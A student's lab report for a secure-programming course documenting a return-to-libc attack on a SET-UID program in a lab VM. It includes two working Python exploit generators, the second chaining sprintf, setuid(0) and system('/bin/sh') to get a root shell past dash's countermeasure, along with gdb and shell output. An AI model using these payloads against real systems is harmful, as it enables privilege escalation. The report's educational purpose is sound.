5382 Secure Programming
Assignment 4 - Return-to-libc Attack
Lab Report

Submitted By: Begum Fatima Zohra
UTA ID: 1001880881

Task 1: Finding out the addresses of libc functions

In this task, we will make the /bin/sh symbolic link point to /bin/zsh
And, disable the address space randomization
sudo sysctl -w kernel.randomize_va_space=0
sudo ln -sf /bin/zsh /bin/sh
To prevent any security mechanism that could be applied by GCC, we will disable stack guard protection by using -fno-stack-protector during compilation.
To show that the non-executable stack protection does not work, we will always compile our program using the "-z noexecstack" option in this lab.

To begin with, to get the correct address we need to make the retlib.c program into a SET-UID program before running else the libc library may not be loaded into the same location.
$ sudo chown root retlib
$ sudo chmod 4755 retlib

Now, we will debug the SET-UID program retlib in quiet mode.
$ gdb -q retlib

Inside gdb, we need to type the run command to execute the target program once, otherwise, the library code will not be loaded.

When the memory address randomization is turned off, for the same program, the library is always loaded in the same memory address.

Hence, we will get the exact same address values for system() and exit() as given in the question.

gdb-peda$ p system ← 0xb7e42da0

gdb-peda$ p exit ← 0xb7e369d0

```
[03/10/21]seed@VM:~/.../LAB$ sudo ln -sf /bin/zsh /bin/
sh
[03/10/21]seed@VM:~/.../LAB$ ls -l /bbn/sh
ls: cannot access '/bbn/sh': No such file or directory
[03/10/21]seed@VM:~/.../LAB$ ls -l /bin/sh
lrwxrwxrwx 1 root root 8 Mar 10 21:47 /bin/sh -> /bin/z
sh
[03/10/21]seed@VM:~/.../LAB$ sudo sysctl -w kernel.rand
omize_va_space=0
kernel.randomize_va_space = 0
Terminator 1]seed@VM:~/.../LAB$ gcc -fno-stack-protector -
z noexecstack -o retlib retlib.c
[03/10/21]seed@VM:~/.../LAB$ sudo chown root retlib
[03/10/21]seed@VM:~/.../LAB$ sudo chmod 4755 retlib
[03/10/21]seed@VM:~/.../LAB$ rm badfile
[03/10/21]seed@VM:~/.../LAB$ touch badfile
```

```
[03/10/21]seed@VM:~/.../LAB$ gdb -q retlib
Reading symbols from retlib...(no debugging symbols fou
nd)...done.
gdb-peda$ run
Starting program: /home/seed/Documents/LAB/retlib
Returned Properly
[Inferior 1 (process 31719) exited with code 01]
Warning: not running or target is remote
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7e42da0 <__lib
c_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb7e369d0 <__GI_
exit>
gdb-peda$
```

Task 2: Putting the shell string in the memory

Our attack strategy is to jump to the system() function and get it to execute an arbitrary command.

Since we would like to get a shell prompt, we want the system() function to execute the "/bin/sh"

program. We will use a method that uses environment variables.

First, we will export an environment variable


`$ export MYSHELL=/bin/sh`


We will use the address of this variable as an argument to system() call. To print out the location of this variable we will use the following `envfile.c` program:

```
#include <stdio.h>
#include <stdlib.h>

int main()
{
char *shell = (char *)getenv("MYSHELL");

if (shell){
        printf("Value:    %s\n", shell);
        printf("Address:  %x \n", (unsigned int)shell);
}
return 1;
}
```

When we will execute the command `./envfile` we could observe the address of /bin/sh in the terminal.

Hence, our strategy proved to be correct.





Task 3: Exploiting the buffer-overflow vulnerability

For this task, we have taken BUF_SIZE = 150.
Now, we will compile the retlib.c, make it a SET-UID program, run it to find the “/bin/sh”(as we are printing it out through our retlib.c program) and debug the retlib file.

We are ready to create the content of badfile. Since the content involves some binary data (e.g., the address of the libc functions), we will use Python code of exploit.py to do the construction.

In order to use the exploit.py, we have to figure out the three addresses(system(), exit(), /bin/sh) and the values for X, Y, and Z.

Following is the method to find the values of X, Y and Z:
$ebp - &buffer = 158 bytes
When we enter the system( ) function, the value of % ebp gains 4 bytes. Therefore, we can calculate the offset of the three positions from the beginning of the buffer.

- The offset 158 + 4=162 ← It will store the address of the system() function .
- The offset 158 + 8 = 166 ← It will store the address of the exit() function.
- The offset 158+12=170 ←It will store the address of the string "/bin/sh ".

Inside the debugger, once we execute the run command, we could print the values of system() and exit() and fit those values in the exploit.py.

Now, we could launch the attack to generate the badfile by first running the python code and then ./retlib.

We could observe a # prompt which means our attack was successful.

```
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7e42da0 <__lib
c_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb7e369d0 <__GI_
exit>
gdb-peda$ quit
```


```python
#!/usr/bin/python3
import sys

# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))

X = 170
sh_addr = 0xbffffe1c       # The address of "/bin/sh"
content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')

Y = 162
system_addr = 0xb7e42da0   # The address of system()
content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')

Z = 166
exit_addr = 0xb7e369d0     # The address of exit()
content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')

# Save content to a file
with open("badfile", "wb") as f:
  f.write(content)
```

```
[03/11/21]seed@VM:~/.../LAB$ chmod u+x exploit.py
[03/11/21]seed@VM:~/.../LAB$ exploit.py
[03/11/21]seed@VM:~/.../LAB$ ./exploit
```

```
[03/11/21]seed@VM:~/.../LAB$ ./retlib
Value: /bin/sh
Address: bffffe1c
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(
seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113
(lpadmin),128(sambashare)
#
```

Attack variation 1: As instructed, we removed the exit(), the result was the same. We will be able to get the root shell.

Reason: It is not very much needed in this attack. But when the system() returns, it jumps to exit() without which the program might end with suspicious reason.



Attack variation 2: Here, we will repeat the task by changing the name of the vulnerable C program to newretlib.c with the same code as retlib.c but not changing the values in the exploit.py code.

The program will fail to launch the attack because file name impacts the address of the environment variables(in this case MYSHELL).

Task 4: Turning on address randomization

In this task, let us turn on Ubuntu's address randomization protection and see whether this protection is effective against the Return-to-libc attack. First, let us turn on the address randomization:

$ sudo sysctl -w kernel.randomize_va_space=2

Now, to relaunch the task 3 attack, we need to find the addresses of system(), exit() and string “/bin/sh”.

Once we execute the run command in gdb, we would notice that the addresses differ from the mentioned in task 3.

To check what address of environment variable MYSHELL is getting printed, we will run the envfile.c multiple times. Everytime the value changes.

The attack fails as address randomization changes all the addresses.

```
[03/11/21]seed@VM:~/.../LAB$ sudo sysctl -w kernel.rand
omize_va_space=2
kernel.randomize_va_space = 2
```

```
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb75ceda0 <__lib
c_system>
gdb-peda$ p system
$2 = {<text variable, no debug info>} 0xb75ceda0 <__lib
c_system>
gdb-peda$ p exit
$3 = {<text variable, no debug info>} 0xb75c29d0 <__GI_
exit>
gdb-peda$ exit
Undefined command: "exit".  Try "help".
gdb-peda$ quit
```

```
[03/12/21]seed@VM:~/.../LAB$ ./envfile
Value:    /bin/sh
Address:  bff13e1a
[03/12/21]seed@VM:~/.../LAB$ ./envfile
Value:    /bin/sh
Terminator    bfdb7e1a
[03/12/21]seed@VM:~/.../LAB$ ./envfile
Value:    /bin/sh
Address:  bfdd0e1a
[03/12/21]seed@VM:~/.../LAB$ ./exploit
bash: ./exploit: No such file or directory
[03/12/21]seed@VM:~/.../LAB$ exploit.py
[03/12/21]seed@VM:~/.../LAB$ ./retlib
Value: /bin/sh
Address: bfc98e1c
Segmentation fault
[03/12/21]seed@VM:~/.../LAB$
```

Task 5: Defeat Shell's countermeasure

Before proceeding to the attack, we need to link /bin/sh to /bin/dash and disable the address randomization.

```
$ sudo ln -sf /bin/dash /bin/sh
$ sudo sysctl -w kernel.randomize_va_space=0
```

For this task, we need the value of the ebp register (the frame pointer) which we will print through the bof() of newretlib.c to a variable called framep, so we can print out the ebp value.

```
printf ( "Frame Pointer value : 0x%.8x \n ",(unsigned) framep);
```

Using the Chaining Technique:

In our python code newexploit.py

We will run the debugger on newretlib to find the address values of sprintf(), setuid(), system(), leaveret and exit(), and then fill those values into the newexploit.py.

Our main concern is to find the setuid()'s first argument which depends on the stack frame of setuid() function call. In our python code, we have placed the stack frame of every function call 0x20 bytes apart.
So, if X is the stack frame of bof() then the stack frame of first sprintf is X + 4 + 0x20, second sprint at X + 4 + 0x40 n so and so forth.


Since the first argument of a function is always at ebp + 8, the address of the setuid()'s argument will be

```
sprintf_ arg1 = ebp_foo + 12 + 5*0x20
```


Next, to find the address of the zero byte in the "/bin/sh" string

```
sprintf_arg2 = sh_addr + len (" /bin/sh ")
```

Now, we will run the newexploit.py use all the inputs in it to feed that to the vulnerable program newretlib.c. As it could be observed, we defeated dash shell’s countermeasure and got the root shell.



```
[03/14/21]seed@VM:~/.../LAB$ gcc newretlib.c -o newretl
ib -z noexecstack -fno-stack-protector
[03/14/21]seed@VM:~/.../LAB$ touch badfile
[03/14/21]seed@VM:~/.../LAB$ sudo chown root newretlib
]seed@VM:~/.../LAB$ sudo chmod 4755 newretlib
[03/14/21]seed@VM:~/.../LAB$ ./newretlib
Value: /bin/sh
Address: 0xbffffe16
Address of buffer[]: 0xbfffe9e6
Frame Pointer value: 0xbfffea88
Returned Properly
```



```
   0x080485a2 <+87>:    leave
   0x080485a3 <+88>:    ret
End of assembler dump.
gdb-peda$ p sprintf
$1 = {<text variable, no debug info>} 0xb7e516d0 <__spr
intf>
gdb-peda$ p setuid
$2 = {<text variable, no debug info>} 0xb7eb9170 <__set
uid>
gdb-peda$ p system
$3 = {<text variable, no debug info>} 0xb7e42da0 <__lib
c_system>
gdb-peda$ p exit
$4 = {<text variable, no debug info>} 0xb7e369d0 <__GI_
exit>
gdb-peda$
```

```python
#!/usr/bin/python3
import sys

def tobytes (value):
        return (value).to_bytes(4,byteorder='little')

# Fill content with non-zero values
content = bytearray(0xaa for i in range(162))

sh_addr = 0xbffffe16        # The address of "/bin/sh"
leaveret = 0x080485a2       # The address of leaveret
sprintf_addr = 0xb7e516d0   # The address of sprintf()
setuid_addr = 0xb7eb9170    # The address of setuid()
system_addr = 0xb7e42da0    # The address of system()
exit_addr = 0xb7e369d0      # The address of exit()
ebp_foo = 0xbfffea88        # foo()'s frame pointer

# Calculate the address of setuid()'s 1st argument
sprintf_arg1 = ebp_foo +12 +5*0x20
# The address of a byte that contains 0x00
sprintf_arg2 = sh_addr + len("/bin/sh")

content = bytearray(0xaa for i in range(162))
```

```python
# Use leaveret to return to the first sprintf()
ebp_next = ebp_foo + 0x20
content += tobytes(ebp_next)
content += tobytes(leaveret)
content += b'A' * (0x20 - 2*4)

# sprintf(sprintf_arg1, sprintf_arg2)
for i in range(4):
 ebp_next +=  0x20
 content += tobytes(ebp_next)
 content += tobytes(sprintf_addr)
 content += tobytes(leaveret)
 content += tobytes(sprintf_arg1)
 content += tobytes(sprintf_arg2)
 content += b'A' * (0x20 - 5*4)
 sprintf_arg1 += 1 #Set the address for the next byte

# setuid(0)
ebp_next += 0x20
content += tobytes(ebp_next)
content += tobytes(setuid_addr)
content += tobytes(leaveret)
content += tobytes(0xFFFFFFFF) #This value will be overwritten
content += b'A' * (0x20 - 4*4)
```

```python
# system("/bin/sh")
ebp_next += 0x20
content += tobytes(ebp_next)
content += tobytes(system_addr)
content += tobytes(leaveret)
content += tobytes(sh_addr)
content += b'A' * (0x20 - 4*4)

# exit
content += tobytes(0xFFFFFFFF) # The value is not important
content += tobytes(exit_addr)

# Write and Save content to a file
with open("badfile", "wb") as f:
  f.write(content)
```

Python   Tab Width: 8   Ln 1, Col 1   INS


[03/14/21]seed@VM:~/.../LAB$ chmod +x newexploit.py
[03/14/21]seed@VM:~/.../LAB$ ./newexploit.py
[03/14/21]seed@VM:~/.../LAB$ ./newretlib
Value: /bin/sh
Address: 0xbffffe16
Address of buffer[]: 0xbfffe9e6
Frame Pointer value: 0xbfffea88
whoami
root
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(
cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sa
mbashare)
#